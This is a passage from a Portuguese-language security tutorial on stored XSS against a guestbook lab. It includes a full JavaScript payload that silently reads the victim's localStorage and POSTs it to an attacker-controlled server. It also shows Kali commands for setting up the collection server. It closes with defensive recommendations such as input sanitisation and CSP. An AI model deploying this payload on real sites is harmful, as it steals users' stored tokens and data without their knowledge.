


Figura 6.0.1 Na interface do guestbook, vamos adicionar nosso JavaScript que será responsável por chamar a página localStorage.php e enviar imagens da tela do usuário.

Com a as credenciais do usuário privilégios comuns, adicione o seguinte JavaScript no campo de comentário:

```
<script>
  (function() {
    // Coleta todas as chaves e valores armazenados no localStorage
    let localStorageData = {};
    for (let i = 0; i < localStorage.length; i++) {
      let key = localStorage.key(i);
      localStorageData[key] = localStorage.getItem(key);
    }

    // Converte os dados para JSON
    let payload = JSON.stringify(localStorageData);

    // Envia os dados para um servidor externo
    fetch("https://192.168.232.129/localStorage.php", {
      method: "POST",
      headers: {
        "Content-Type": "application/json"
      },
      body: payload
    }).catch(error => console.error("Erro ao enviar dados:", error));
  })();
</script>
```

Os controles de envio dos dados do Local Storage serão capturados no formato invisível para o usuário, assim não ter visibilidade e não descobrirá que seus dados estão sendo capturado e enviando para um servidor externo.

Se o usuário carregar a página, enviamos os dados do Local Storage do usuário através o método POST para ser armazenado no servidor.

A URL <http://attacker.com> será o endereço do servidor Apache que você iniciou, pode ser um endereço IP, por exemplo:

<http://192.168.0.104/localStorage.php>.

Após adicionar o JavaScript forneça as credenciais “user” e senha “user”.

Finalmente, submeta o conteúdo texto para o guestbook.




Figura 6.0.2 O resultado será parecido com a tela acima.

Armadilha publicada com sucesso.

7.0 O LOCAL STORAGE DO USUÁRIO

A simulação de captura os dados do Local Storage do usuário mediante o acesso do usuário que visitará a página de guestbook e se houver qualquer interação através de clique, os dados serão capturados e enviados para o servidor.

Acesse o link “Guestbook”, o resultado será parecido com o abaixo:





Figura 7.0.1 A página localStorage.php está pronta para tirar fotos da interface do usuário e enviar para o servidor.


8.0 O RESULTADO DA CAPTURA DO LOCAL STORAGE

Acesse o servidor para verificar os dados do Local Storage no servidor. Para isso, acesse o diretório uploads.



```
root@kali: /var/www/html/uploads
File Actions Edit View Help
(root@kali)-[/]
# service apache2 start
(root@kali)-[/]
# cd /var/www/html
(root@kali)-[/var/www/html]
# mkdir uploads
(root@kali)-[/var/www/html]
# chmod 777 uploads
(root@kali)-[/var/www/html]
# chown www-data:www-data uploads
(root@kali)-[/var/www/html]
# cd uploads
(root@kali)-[/var/www/html/uploads]
#
```

Figura 8.0.1 Digite o comando “**cd uploads/**” para acessar os dados do Local Storage que foram enviados para o servidor no diretório uploads.



```
File Actions Edit View Help
(root@kali)-[~]
# service apache2 start

(root@kali)-[~]
# cd /var/www/html

(root@kali)-[/var/www/html]
# nano localStorage.php

(root@kali)-[/var/www/html]
# mkdir uploads

(root@kali)-[/var/www/html]
# chmod 777 uploads

(root@kali)-[/var/www/html]
# chown www-data:www-data uploads

(root@kali)-[/var/www/html]
# cd uploads

(root@kali)-[/var/www/html/uploads]
# ls
storage_data.json

(root@kali)-[/var/www/html/uploads]
#
```

Figura 8.0.2 Depois de acessar o diretório uploads, dê o comando “ls” para visualizar o arquivo que possui o conteúdo dos dados do Local Storage, conforme a imagem acima.




Figura 8.0.3 Acessando o diretório uploads, podemos verificar o conteúdo do arquivo com os dados do Local Storage da vítima.

Esse é um exemplo de exploração de vulnerabilidade de XSS Armazenado.

9.0 APPLICATION SECURITY

Essa seção deixa claro as recomendações de segurança para não armazenar dados confidenciais no Local Storage, pois atacantes poderão capturar de forma indevida através de XSS e enviar para um servidor remoto.

Sempre com o intuito de obter acesso a dados sensíveis ou que comprometa a vítima em algum aspecto.

No contexto de recomendações de Segurança de Aplicações precisamos adotar algumas medidas de segurança, a fim de proteger de futuros ataques, como por exemplo:

1. No PHP utilize sanitização dos dados de entrada:
 - a. Use funções como htmlspecialchars
 - b. str_replace() para remover caracteres especiais e encodes
2. Adote padronização de segurança de header como:
 - a. Content Security Policy
 - b. FRAME OPTION DENY
3. Defina context type “**text/plain**” e não “**text/html**”.
4. Instalação de dispositivos de rede, como IPs, WAF, Firewall etc
5. Instalação de sistemas a nível de sistema operacional, visando a integridade de proteção de sistemas operacionais.
6. Pentest regularmente ao sistema alvo
7. Análise de vulnerabilidade contínuo.
8. Se estiver utilizando plugin ou pacotes, acompanhe as recentes atualizações.

As informações contidas nessa seção, são recomendações padrões, mas uma análise e um estudo profundo do ambiente deve ser realizado para melhores recomendações mais assertivas e precisas.

10.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 31 de março de 2025.

LinkedIn: <https://www.linkedin.com/in/fernando-mengali-273504142/>

Minha página web com vários Papers para aprendizagem e estudos:

<https://papers.fitoxs.com/>